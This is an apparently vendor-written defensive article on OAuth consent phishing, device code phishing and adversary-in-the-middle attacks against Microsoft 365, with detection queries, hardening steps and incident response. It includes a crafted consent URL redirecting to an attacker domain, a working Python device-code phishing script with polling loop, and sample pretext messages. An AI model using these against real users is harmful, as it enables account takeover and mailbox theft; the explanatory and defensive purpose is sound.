OAuth Consent and Device Code Phishing: The Microsoft Attacks Your Training Does Not Cover
A technical breakdown of OAuth consent phishing, device code (PIN) phishing, and Adversary-in-the-Middle attacks against Microsoft 365 and Entra ID. How they work at the protocol level, why MFA does not stop them, and what to do about it.
OAuth Consent and Device Code Phishing: The Microsoft Attacks Your Training Does Not Cover
Introduction
Your finance director clicks a link in what looks like a SharePoint sharing notification. The URL is login.microsoftonline.com/common/oauth2/v2.0/authorize?... — actual Microsoft domain, valid TLS certificate, the sign-in prompt is the real Microsoft sign-in prompt. She signs in, completes her MFA push, and sees a consent screen asking a third-party app to read her mail, read her files, and send mail on her behalf. She clicks Accept because the request "looks normal."
Thirty seconds later, an attacker in another country has an OAuth access token with full Mail.ReadWrite and Files.Read.All scopes on her mailbox. The token is valid for the next 60–90 minutes, refreshable for 90 days, and is invisible to her password change, her MFA reset, and her session revocation.
No credentials were stolen. No malware ran. The phishing training she completed two weeks ago never mentioned what just happened.

This is OAuth consent phishing. And it is one of three related Microsoft identity attacks — alongside device code phishing and Adversary-in-the-Middle (AitM) token theft — that now account for a majority of successful M365 compromises observed by incident response teams.
Each of them bypasses MFA by design. Each of them uses Microsoft's own authentication flows as the attack vector. Each of them leaves different artifacts and requires different detection signals.
This article is for the security engineers and CISOs who need to understand these attacks at the protocol level, not the awareness-training level. We will cover how each attack works, why existing controls fail, what to look for in your logs, and what to actually implement.
Why Microsoft Is the Target
Nation-state and financially-motivated actors have settled on Microsoft 365 as the preferred initial foothold. The reasoning is practical:
Single identity, everything access. A compromised Entra ID (Azure AD) identity unlocks Exchange Online, SharePoint, Teams, OneDrive, and any SaaS federated through SSO. Unlike an endpoint compromise, it is not bounded by one device.
Authentication happens in the browser. There is no endpoint agent watching the OAuth authorization flow. EDR sees a user opening a web page. It does not see the OAuth scopes being granted or the token being issued.
Refresh tokens are long-lived. An access token lasts ~60 minutes. A refresh token lasts up to 90 days and rolls forward each use. If the attacker captures a refresh token, they have 90 days of persistent access regardless of password resets.
MFA is completed by the victim. In device code and AitM flows, the attacker does not need to solve the MFA challenge. The user completes it willingly, thinking they are signing into something legitimate. The post-MFA token lands in the attacker's hands.
OAuth consent bypasses passwords entirely. In consent phishing, the attacker never sees the password. The victim signs into Microsoft legitimately, then grants a malicious app permissions through the standard OAuth flow. Nothing about this interaction is technically anomalous from Entra ID's perspective.
Microsoft's own threat intelligence (Storm-0558, Midnight Blizzard/APT29, Storm-1811, ToxicPanda campaigns) has documented these techniques in sustained use against government, finance, healthcare, and defense targets since at least 2020. The techniques are no longer novel. They are the normal way serious attackers enter Microsoft tenants.
OAuth Consent Phishing (Illicit Consent Grant)
MITRE ATT&CK: T1528 (Steal Application Access Token), T1566.002 (Spearphishing Link), T1098.002 (Additional Email Delegate Permissions)
The Attack Flow
The OAuth 2.0 authorization code flow is designed to let a third-party application request access to a user's resources without the user sharing their password. The attacker weaponizes this by creating the malicious third-party application themselves.
Step 1 — App registration. The attacker registers a multi-tenant application in their own Entra ID tenant (or a compromised one, or a throwaway developer account). The app is configured to request the scopes the attacker wants:
Mail.ReadWrite— read and modify the victim's entire mailbox, including sent itemsMail.Send— send email as the victimFiles.Read.All— read every file the victim has access to in SharePoint and OneDriveoffline_access— receive a refresh token, extending access to 90 days
The app name is chosen to look legitimate: "Microsoft Office Authenticator", "SharePoint Sharing", "Secure Document Viewer", "Company Portal". App publisher names can be anything the attacker wants.
Step 2 — Consent URL crafting. The attacker generates an authorization URL. This URL is genuinely hosted at login.microsoftonline.com:
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?
  client_id=<attacker-app-id>
  &response_type=code
  &redirect_uri=https://attacker-controlled-domain.com/callback
  &scope=Mail.ReadWrite%20Mail.Send%20Files.Read.All%20offline_access
  &state=<random-state>
  &response_mode=query
This URL is distributed via phishing email, Teams messages, SMS, LinkedIn DMs, or embedded in a compromised web page. The domain is login.microsoftonline.com. Every URL inspection tool flags it as legitimate.
Step 3 — User sign-in. The victim clicks the link. Microsoft's real sign-in page loads. They enter their credentials. They complete their MFA challenge. Everything is real up to this point.
Step 4 — Consent screen. Microsoft displays a consent screen listing the permissions the app is requesting. This is the only moment the attack is visible to the user. The prompt looks like:
"Secure Document Viewer" is requesting access to: • Read and write access to your mail • Send mail on your behalf • Read all files you have access to • Maintain access to data you have given it access to
Users who click "Accept" without reading — which, per observed campaigns, is the overwhelming majority — grant the attacker long-term API access.
Step 5 — Token exchange. Microsoft issues an authorization code, redirects the browser to the attacker's redirect_uri with the code in the query string. The attacker's backend exchanges the code at the token endpoint for:
- An access token (good for ~60 minutes) scoped to the granted permissions
- A refresh token (good for up to 90 days, renewable) for
offline_access
Step 6 — Post-compromise operations. The attacker can now call Microsoft Graph API endpoints as the victim. Typical follow-on actions:
- Exfiltrate the entire mailbox via
/me/messagesin paginated calls - Create mailbox forwarding rules to copy incoming mail to an external address
- Read the Global Address List to enumerate organization structure
- Send lateral phishing from the victim's account to coworkers (high click-through)
- Access shared SharePoint documents including HR, legal, financial files
Why MFA Does Not Stop It
MFA protects the authentication step. In this attack, authentication is legitimate. The user genuinely signed in with their password and second factor. The compromise happens at the authorization step — the user consenting to give an app permissions. Microsoft has no way to know the app is malicious; it is a valid OAuth client registration.
Conditional Access policies that enforce MFA are entirely satisfied here. Risk-based sign-in policies score this as a normal user sign-in from a normal device.
Why Password Resets Do Not Remediate It
Access tokens are bearer tokens. They are not bound to the user's current password. Once issued, they remain valid until expiry. Resetting the password does not invalidate issued tokens.
Refresh tokens are similar — they live in the attacker's infrastructure, not in the victim's browser, and they refresh as needed without user interaction. Until the admin explicitly revokes the OAuth consent grant, the attacker retains access.
Observed Campaigns
Pawn Storm / Fancy Bear (APT28): Long-running campaigns targeting government and defense contractors using legitimate-looking consent apps ("Google Defender", "Corporate Signin").
Midnight Blizzard (APT29): Multiple 2023–2024 campaigns against Microsoft's own corporate tenant and those of cloud service providers. Used dormant OAuth apps with high privileges that had been consented to months earlier.
Storm-1811: Vishing-initiated OAuth consent campaigns in 2024 targeting IT help desks, social-engineering users to accept consent for "remote support" apps.
Iranian APT (Crimson Sandstorm): Consent grant campaigns against defense contractors using typosquatted app names mimicking Microsoft internal tools.
Device Code Phishing (PIN Code Attacks)
MITRE ATT&CK: T1528 (Steal Application Access Token), T1566 (Phishing)
The Legitimate Use Case
Microsoft's device code flow exists for devices that cannot easily present a full browser — smart TVs, IoT devices, CLI tools signing into Azure, PowerShell modules, game consoles. The flow is simple:
- The device contacts Microsoft's token endpoint and receives a short user code and a device code.
- The device displays the user code and instructs the user: "Go to microsoft.com/devicelogin on a phone or computer and enter this code."
- The user opens a browser, navigates to
microsoft.com/devicelogin, types the code, completes sign-in and MFA. - Microsoft associates the now-authenticated session with the device code.
- The device polls the token endpoint and receives an access token + refresh token.
The flow is designed so the input device and the authentication device are different. That separation is exactly what attackers weaponize.
The Attack Flow
Step 1 — Attacker initiates the flow. The attacker runs a script that calls Microsoft's device code endpoint as a well-known public client — typically Microsoft Office (d3590ed6-52b3-4102-aeff-aad2292ab01c) or Azure PowerShell (1950a258-227b-4e31-a9cf-717495945fc2). These are first-party Microsoft client IDs; the attacker is not registering anything.
# Simplified attacker script
resp = requests.post(
    f"https://login.microsoftonline.com/common/oauth2/v2.0/devicecode",
    data={
        "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c",  # MS Office
        "scope": "https://graph.microsoft.com/.default offline_access"
    }
)
# Response contains: user_code (e.g. "AB12CD34"), device_code,
# verification_uri ("https://microsoft.com/devicelogin"),
# expires_in (900 seconds), interval (5 seconds)
The attacker gets a user code like AB12CD34 that is valid for 15 minutes.
Step 2 — Social engineering. The attacker contacts the victim — email, Teams, Slack, phone call — with a pretext:
- "IT security needs you to verify your account. Go to microsoft.com/devicelogin and enter AB12CD34."
- "We are enrolling your account in new security features. Enter this code: AB12CD34."
- "Join our secure partner portal — enter AB12CD34 at microsoft.com/devicelogin to authenticate."
Vishing variants are extremely effective because the attacker walks the victim through the exact URL on a live call. The URL is microsoft.com/devicelogin. It is Microsoft. It has the correct certificate.
Step 3 — Victim enters the code. The victim navigates to the real Microsoft URL and types the code provided by the attacker. Microsoft prompts them to sign in. They enter their password. They complete MFA. Everything is legitimate from Microsoft's perspective.
Step 4 — Attacker receives tokens. The attacker's polling script, which has been hitting the token endpoint every 5 seconds, receives a successful response with an access token and refresh token — in the authenticated context of the victim.
# Attacker's polling loop
while True:
    token_resp = requests.post(
        "https://login.microsoftonline.com/common/oauth2/v2.0/token",
        data={
            "grant_type": "urn:ietf:params:oauth:grant-type:device_code",
            "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
            "device_code": device_code,
        }
    )
    if token_resp.status_code == 200:
        tokens = token_resp.json()
        break  # Got access_token + refresh_token as the victim
The tokens are scoped to the full Microsoft Office client scope, which includes Graph API access across Mail, Files, Teams, Calendar, Contacts — essentially everything.
Why It Is Especially Effective
The URL is genuine Microsoft. Unlike traditional phishing, there is no domain typo, no homoglyph, no suspicious TLS. URL filters, email gateways, and user training based on "check the URL" fail completely.
MFA is completed willingly by the user. The attacker does not intercept or proxy MFA. The user performs MFA for what they believe is a legitimate self-service flow, on the real Microsoft site. The post-MFA token simply arrives in the attacker's infrastructure.
No credentials cross the attacker's infrastructure. The attacker never sees the password or the MFA response. This makes the attack silent to credential theft detection.
Tokens are scoped to a legitimate Microsoft first-party client. There is no unusual OAuth consent grant to review, no new app registration to audit. The Azure Sign-in logs show Microsoft Office as the client, which looks normal.
Observed Campaigns
Storm-2372 (2024–2025): Microsoft Threat Intelligence attributed large-scale device code phishing campaigns to this cluster, targeting government, NGO, IT services, defense, energy, and telecom sectors in Europe, North America, Africa, and the Middle East. Attacks used Teams-based pretexting.
Midnight Blizzard (APT29): Documented use of device code phishing against Microsoft Teams chats, impersonating IT support to extract codes from targeted employees.
Adversary-in-the-Middle (AitM) Phishing
MITRE ATT&CK: T1557 (Adversary-in-the-Middle), T1539 (Steal Web Session Cookie), T1566.002 (Spearphishing Link)
While not strictly OAuth or device code, AitM phishing is the third pillar of modern Microsoft identity attacks and overlaps with the consent and device code flows in the detection response.
The Attack Flow
The attacker runs a reverse proxy — Evilginx, Muraena, Modlishka — between the victim and login.microsoftonline.com. The proxy presents an attacker-controlled domain (login-microsoftonline.com, login.microsoft-secure.com, or a compromised domain) while transparently relaying every request to and from Microsoft.
- Victim clicks phishing link, lands on
evil.com. evil.comserves the real Microsoft login page content by proxying Microsoft.- Victim enters password. Proxy captures it, forwards to Microsoft.
- Microsoft prompts for MFA. Victim receives real MFA push. Approves.
- Microsoft returns a session cookie to the proxy.
- Proxy captures the cookie, then passes it to the victim as usual.
- Attacker replays the captured session cookie in their own browser — they are signed in as the victim, with MFA already completed, no token exchange needed.
The captured cookie is the primary artifact (typically the ESTSAUTH and ESTSAUTHPERSISTENT cookies for Microsoft). Access persists until Microsoft expires or revokes the session.
Commodity Phishing-as-a-Service platforms — Caffeine, Tycoon 2FA, EvilProxy, ONNX Store — now automate AitM against Microsoft at scale, with ready-made templates, evasion features (bot filtering, geofencing), and turnkey hosting. The 2024–2025 Tycoon 2FA operations are the most visible example, with tens of thousands of Microsoft account compromises attributed across multiple campaigns.
What It Looks Like in Logs
AitM sign-ins appear in Entra ID logs as successful authentications from the attacker's IP and User-Agent, not the victim's. Common indicators:
- Sign-in from unfamiliar country/ASN immediately after a sign-in from the user's normal location
- Successful authentication with
authentication method= password + MFA, but from an IP never seen for this user - User-Agent mismatch (Chrome on Windows for normal sign-ins, suddenly Firefox on Linux from a hosting provider)
- Session cookie used from multiple IPs in the same hour (impossible travel)
Detection
Azure AD / Entra ID Sign-in Logs
Filter for OAuth consent grants. In Entra ID Audit Logs, the relevant event is Consent to application. For each event, review:
ApplicationDisplayName— suspicious if unfamiliar, generic, or mimicking a Microsoft brandApplicationId— new or rarely-granted app IDs are high-priority reviewPermissionsGranted— broad scopes (Mail.ReadWrite,Files.ReadWrite.All,Directory.Read.All,offline_access) are red flagsConsentType— user consent (not admin consent) is the typical attacker path; policies should block user consent for non-verified publishers
Device code flow detection. In Sign-in Logs, filter for AuthenticationProtocol = DeviceCode. In most organizations, legitimate device code flows are rare (CLI tools like az login are the main source). Any device code sign-in from an end-user account on an unmanaged device is high-priority investigation.
Token-only sign-ins. Successful sign-ins with AuthenticationDetails.AuthenticationStepResultDetail = Token issued based on user credentials followed by calls from a different IP are candidate AitM compromises. Microsoft's riskDetections table surfaces some of this as unfamiliarFeatures or impossibleTravel.
Mailbox rule creation events. Attackers with Graph Mail access frequently create inbox rules that forward, delete, or hide incoming messages. The New-InboxRule event in Exchange audit logs, especially with forwarding to external domains, is a strong post-consent signal.
Microsoft Graph Activity Logs
Enable Microsoft Graph activity logs (now in GA across E5). They provide per-request logging of Graph API calls, including the caller client ID, scopes, and endpoint. Baseline normal Graph activity for each user; flag bursts of /me/messages or /me/drive downloads from unfamiliar client IDs.
Microsoft Entra ID Protection
Entra ID Protection surfaces risk events including anomalous token, unfamiliar sign-in properties, impossible travel, and leaked credentials. In a mature detection program these feed a SIEM alongside Defender XDR. Alone they miss consent phishing because the sign-in itself is clean — the risk comes from the post-consent behavior.
Detection Rules (Sigma / KQL)
Example KQL for Microsoft Sentinel to surface high-risk OAuth consent events:
AuditLogs
| where OperationName == "Consent to application"
| extend AppDisplayName = tostring(TargetResources[0].displayName)
| extend ConsentContext = parse_json(tostring(TargetResources[0].modifiedProperties))
| extend PermissionsRaw = tostring(ConsentContext[4].newValue)
| where PermissionsRaw has_any ("Mail.ReadWrite", "Mail.Send", "Files.ReadWrite.All",
                                "Directory.Read.All", "offline_access")
| where Result == "success"
| project TimeGenerated, InitiatedBy, AppDisplayName, PermissionsRaw, ResultDescription
Example KQL for device code authentication:
SigninLogs
| where AuthenticationProtocol == "deviceCode"
| where UserType == "Member"
| extend DeviceInfo = tostring(DeviceDetail)
| project TimeGenerated, UserPrincipalName, IPAddress, Location,
          AppDisplayName, ClientAppUsed, DeviceInfo
| order by TimeGenerated desc
Hardening
Block User Consent to Unverified Apps
The single most effective control against OAuth consent phishing is also the simplest. In Entra ID:
- Enterprise applications → Consent and permissions → User consent settings
- Set "Users can consent to apps" to Do not allow user consent, OR
- Set to Allow user consent for apps from verified publishers, for selected permissions, and define an allowlist of low-impact scopes
This breaks the consent phishing kill chain entirely. Attackers cannot get a user to grant consent if the tenant does not accept user consent.
Implement an admin consent request workflow so users can request access to legitimate apps without opening the consent floodgate. Admins review each request with knowledge of the publisher, scopes, and business justification.
Disable Device Code Flow Where Not Needed
Most organizations do not need device code authentication for end-user accounts. It was designed for legitimate CLI and IoT use cases — primarily in admin workflows (Azure PowerShell, Azure CLI).
Use a Conditional Access policy with Authentication flows as a condition (rolled out in 2024). Block device code flow for:
- All users except a named group (admin engineers)
- All apps except explicitly-allowed ones (Azure CLI/PowerShell first-party app IDs)
This removes the device code phishing attack surface for the vast majority of users who do not need it.
Phishing-Resistant MFA
Both device code and AitM phishing can be blocked by phishing-resistant authentication methods — FIDO2 security keys, Windows Hello for Business with hardware TPM binding, Passkeys. These methods bind the authentication to the relying-party origin; a token from a proxied or redirected flow will not satisfy the challenge.
Conditional Access policies should require phishing-resistant MFA for:
- All admin roles (unconditional)
- Access to high-value resources (Microsoft admin portals, SharePoint sites containing sensitive data)
- Sign-ins from risky or unmanaged devices
Push notification–based MFA (Microsoft Authenticator, Duo Push) does not stop AitM — the victim approves the push for what looks like a normal sign-in. Number matching helps marginally. Phishing-resistant methods are the durable answer.
Token Protection (Conditional Access)
Microsoft's Token Protection feature (rolling out in 2024–2025) binds sign-in session tokens to the device that obtained them. A stolen token replayed from a different device is rejected. At time of writing this is gradually becoming available across Microsoft 365 workloads — enable it everywhere it is supported.
Risk-Based Sign-in Policies
Conditional Access policies that enforce additional verification or block access based on sign-in risk (from Entra ID Protection) will catch some AitM and post-consent activity. Configure policies for:
- Block access on
highrisk - Require phishing-resistant MFA on
mediumrisk - Enforce session controls (e.g., no persistent browser, sign-in frequency limits) on
lowrisk
Note: consent phishing itself typically produces a clean sign-in; the risk surfaces in the subsequent token use pattern.
App Governance (Defender for Cloud Apps)
Microsoft Defender for Cloud Apps includes an App Governance add-on specifically for OAuth app monitoring. It flags:
- Apps requesting high-privilege permissions
- Apps with anomalous consent patterns (many consents in short time from different users)
- Apps whose publishers are recent or unverified
- Apps that start calling Graph APIs with unusual patterns after consent
For organizations running E5 or purchasing the add-on, this is a meaningful uplift over base Entra ID controls.
Inbox Rule Restrictions
Implement Exchange Online transport rules that:
- Block creation of inbox rules that forward to external domains (already default in newer tenants)
- Alert on inbox rule changes affecting VIP accounts
- Audit all inbox rule modifications against a known baseline
Post-consent attackers reliably create forwarding rules within minutes of compromise. Detecting and blocking these disrupts the exfiltration step even if the initial consent was missed.
Incident Response
Containment
When OAuth consent phishing is detected:
-
Revoke the consent grant. In Entra ID, navigate to the user's Applications, find the malicious app, and remove the grant. This invalidates the access token immediately. Do this before anything else.
-
Revoke refresh tokens for the affected account.
Revoke-AzureADUserAllRefreshToken(or the Graph equivalent/users/{id}/revokeSignInSessions). This kills all active sessions and refresh tokens across every app. -
Disable the app in the tenant. Block the specific ClientId at tenant level to prevent re-consent by other users until investigation is complete.
-
Revoke associated inbox rules. Hunt for and remove any inbox rules created during the compromise window.
-
Review sent items and audit trail. Determine what the attacker did with the access — what mail was read, downloaded, or sent. This drives notification decisions.
For device code phishing and AitM compromises, the same revoke-sessions flow applies. Reset the password as well to close the credential exposure if one exists. Remember: password reset alone does not invalidate refresh tokens — explicit revocation is required.
Forensic Questions
- Which Graph API endpoints did the attacker call? (Graph Activity Logs)
- How many messages did they exfiltrate? (Message-level download logs)
- Did they pivot to other users via lateral phishing from the compromised mailbox?
- Did they attempt admin privilege escalation?
- How did the initial phish arrive — email, Teams, phone, social?
Eradication
- Remove all traces of the attacker's OAuth app across the tenant
- Revoke sessions and tokens for the affected users
- Identify secondary compromises from lateral phishing within the tenant
- Block the attacker's infrastructure (domains, IP ranges) at perimeter
Post-Incident
- Review and tighten consent settings
- Deploy phishing-resistant MFA on the affected user group
- Add specific detection rules for the TTPs observed
- Update awareness training with this specific attack pattern — not generic phishing
What Security Awareness Training Should Actually Teach
Traditional phishing training focuses on URL inspection, grammar, and suspicious attachments. None of those signals appear in any of the three attacks above. The URLs are legitimately Microsoft's. The grammar is flawless. There are no attachments.
Training content for a modern Microsoft tenant should cover:
"Consent screens are security decisions." Teach users to read OAuth consent prompts. Any app requesting Mail.ReadWrite, Files.ReadWrite.All, Directory.Read.All, or offline_access is high-risk. When in doubt, users should cancel and contact IT — not click Accept.
"Microsoft IT will never ask you to enter a code at microsoft.com/devicelogin." The device code flow is for you to sign into your own device. If anyone — internal or external — asks you to enter a code at that URL on their behalf, it is phishing. Period.
"MFA does not mean safe." A completed MFA prompt does not mean the downstream action is legitimate. If you MFA'd into something that looks unfamiliar, stop and report.
"Report unusual consent grants and device code prompts immediately." Give users a one-click reporting mechanism for OAuth consent dialogs they did not expect.
Closing
OAuth consent phishing, device code phishing, and AitM phishing are not sophisticated in the zero-day sense. They use Microsoft's documented authentication flows exactly as designed. The attack surface is the authorization model itself, not any software vulnerability.
That is precisely why they work. A phishing-aware user inspecting URLs will see login.microsoftonline.com and approve. A conditional access policy enforcing MFA will wave them through. An EDR watching the endpoint will see a normal browser session. The attack operates in the gap between what authentication infrastructure can prove (the user is who they claim) and what it cannot prove (the authorization the user grants is intended).
Closing that gap requires controls at a higher layer: blocking user consent to unverified apps, restricting device code flow to the workflows that need it, deploying phishing-resistant MFA, instrumenting Graph API activity, and training users to treat consent screens as security decisions.
None of these are novel recommendations. Microsoft has documented them. Incident responders have pleaded for them. They remain under-implemented in most tenants because they require CISO-level decisions that touch user friction and admin workload.
The attackers know this. They have built their operations on it. If you are responsible for a Microsoft 365 tenant, the question is not whether your users will see one of these phishing campaigns. It is whether your tenant is hardened against the one they will eventually click.
Aertous helps security teams track threat coverage against MITRE ATT&CK, including techniques used in OAuth and device code phishing campaigns. Our risk library includes 800+ curated risks mapped to current attacker TTPs, with objectives and KPIs measuring the specific controls that mitigate them.
Written by cybersecurity practitioners building the posture management platform for modern teams.
Run your security program, not just your compliance.
Try Premium free for 15 days. No credit card required.
Request Free Trial